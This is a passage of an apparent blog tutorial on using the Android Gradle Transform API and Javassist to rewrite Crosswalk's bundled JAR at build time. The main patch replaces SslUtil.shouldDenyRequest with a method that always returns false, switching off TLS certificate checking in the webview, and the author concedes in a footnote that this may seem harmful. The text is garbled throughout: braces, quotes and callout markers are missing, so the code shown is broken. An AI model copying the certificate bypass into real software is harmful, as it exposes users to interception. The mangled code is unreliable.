The getInputTypes() method should return the set of types of data consumed by the transform. In our case, we want to transform classes. Another possibility is to transform resources. The getScopes() method should return a set of scopes for the transform. In our case, we are only interested by the external libraries. It s also possible to transform our own classes. The isIncremental() method returns true because we support incremental builds. The transform() method is expected to take all the provided inputs and copy them (with or without modifications) to the location supplied by the output provider. We didn t implement this method yet. This causes the removal of all external dependencies from the application.

Noop transform To keep all external dependencies unmodified, we must copy them:
@Override
void transform(Context context,
               Collection<TransformInput> inputs,
               Collection<TransformInput> referencedInputs,
               TransformOutputProvider outputProvider,
               boolean isIncremental) throws IOException, TransformException, InterruptedException  
    inputs.each  
        it.jarInputs.each  
            def jarName = it.name
            def src = it.getFile()
            def dest = outputProvider.getContentLocation(jarName, 
                                                         it.contentTypes, it.scopes,
                                                         Format.JAR);
            def status = it.getStatus()
            if (status == Status.REMOVED)   //  
                logger.info("Remove $ src ")
                FileUtils.delete(dest)
              else if (!isIncremental   status != Status.NOTCHANGED)   //  
                logger.info("Copy $ src ")
                FileUtils.copyFile(src, dest)


We also need two additional imports:
import com.android.build.api.transform.Status
import org.apache.commons.io.FileUtils
Since we are handling external dependencies, we only have to manage JAR files. Therefore, we only iterate on jarInputs and not on directoryInputs. There are two cases when handling incremental build: either the file has been removed ( ) or it has been modified ( ). In all other cases, we can safely assume the file is already correctly copied.

JAR patching When the external dependency is the Crosswalk JAR file, we also need to modify it. Here is the first part of the code (replacing ):
if ("$ src " ==~ ".*/org.xwalk/xwalk_core.*/classes.jar")  
    def pool = new ClassPool()
    pool.insertClassPath("$ src ")
    def ctc = pool.get('org.xwalk.core.internal.SslUtil') //  
    def ctm = ctc.getDeclaredMethod('shouldDenyRequest')
    ctc.removeMethod(ctm) //  
    ctc.addMethod(CtNewMethod.make("""
public static boolean shouldDenyRequest(int error)  
    return false;
 
""", ctc)) //  
    def sslUtilBytecode = ctc.toBytecode() //  
    // Write back the JAR file
    //  
  else  
    logger.info("Copy $ src ")
    FileUtils.copyFile(src, dest)
 
We also need the following additional imports to use Javassist:
import javassist.ClassPath
import javassist.ClassPool
import javassist.CtNewMethod
Once we have located the JAR file we want to modify, we add it to our classpath and retrieve the class we are interested in ( ). We locate the appropriate method and delete it ( ). Then, we add our custom method using the same name ( ). The whole operation is done in memory. We retrieve the bytecode of the modified class in . The remaining step is to rebuild the JAR file:
def input = new JarFile(src)
def output = new JarOutputStream(new FileOutputStream(dest))
//  
input.entries().each  
    if (!it.getName().equals("org/xwalk/core/internal/SslUtil.class"))  
        def s = input.getInputStream(it)
        output.putNextEntry(new JarEntry(it.getName()))
        IOUtils.copy(s, output)
        s.close()
     
 
//  
output.putNextEntry(new JarEntry("org/xwalk/core/internal/SslUtil.class"))
output.write(sslUtilBytecode)
output.close()
We need the following additional imports:
import java.util.jar.JarEntry
import java.util.jar.JarFile
import java.util.jar.JarOutputStream
import org.apache.commons.io.IOUtils
There are two steps. In , all classes are copied to the new JAR, except the SslUtil class. In , the modified bytecode for SslUtil is added to the JAR. That s all! You can view the complete example on GitHub.

More complex method replacement In the above example, the new method doesn t use any external dependency. Let s suppose we also want to replace the sslErrorFromNetErrorCode() method from the same class with the following one:
import org.chromium.net.NetError;
import android.net.http.SslCertificate;
import android.net.http.SslError;
// In SslUtil class
public static SslError sslErrorFromNetErrorCode(int error,
                                                SslCertificate cert,
                                                String url)  
    switch(error)  
        case NetError.ERR_CERT_COMMON_NAME_INVALID:
            return new SslError(SslError.SSL_IDMISMATCH, cert, url);
        case NetError.ERR_CERT_DATE_INVALID:
            return new SslError(SslError.SSL_DATE_INVALID, cert, url);
        case NetError.ERR_CERT_AUTHORITY_INVALID:
            return new SslError(SslError.SSL_UNTRUSTED, cert, url);
        default:
            break;
     
    return new SslError(SslError.SSL_INVALID, cert, url);
 
The major difference with the previous example is that we need to import some additional classes.

Android SDK import The classes from the Android SDK are not part of the external dependencies. They need to be imported separately. The full path of the JAR file is:
androidJar = "$ android.getSdkDirectory().getAbsolutePath() /platforms/" +
             "$ android.getCompileSdkVersion() /android.jar"
We need to load it before adding the new method into SslUtil class:
def pool = new ClassPool()
pool.insertClassPath(androidJar)
pool.insertClassPath("$ src ")
def ctc = pool.get('org.xwalk.core.internal.SslUtil')
def ctm = ctc.getDeclaredMethod('sslErrorFromNetErrorCode')
ctc.removeMethod(ctm)
pool.importPackage('android.net.http.SslCertificate');
pool.importPackage('android.net.http.SslError');
//  

External dependency import We must also import org.chromium.net.NetError and therefore, we need to put the appropriate JAR in our classpath. The easiest way is to iterate through all the external dependencies and add them to the classpath.
def pool = new ClassPool()
pool.insertClassPath(androidJar)
inputs.each  
    it.jarInputs.each  
        def jarName = it.name
        def src = it.getFile()
        def status = it.getStatus()
        if (status != Status.REMOVED)  
            pool.insertClassPath("$ src ")


def ctc = pool.get('org.xwalk.core.internal.SslUtil')
def ctm = ctc.getDeclaredMethod('sslErrorFromNetErrorCode')
ctc.removeMethod(ctm)
pool.importPackage('android.net.http.SslCertificate');
pool.importPackage('android.net.http.SslError');
pool.importPackage('org.chromium.net.NetError');
ctc.addMethod(CtNewMethod.make(" "))
// Then, rebuild the JAR...
Happy hacking!

  1. Before Android 4.4, the webview was severely outdated. Starting from Android 5, the webview is shipped as a separate component with updates. Embedding Crosswalk is still convenient as you know exactly which version you can rely on.
  2. I hope to have this fixed in later versions.
  3. This may seem harmful and you are right. However, if you have an internal CA, it is currently not possible to provide its own trust store to a webview. Moreover, the system trust store is not used either. You also may want to use TLS for authentication only with client certificates, a feature supported by Dashkiosk.
  4. Crosswalk being an opensource project, an alternative would have been to patch Crosswalk source code and recompile it. However, Crosswalk embeds Chromium and recompiling the whole stuff consumes a lot of resources.

Next.

Previous.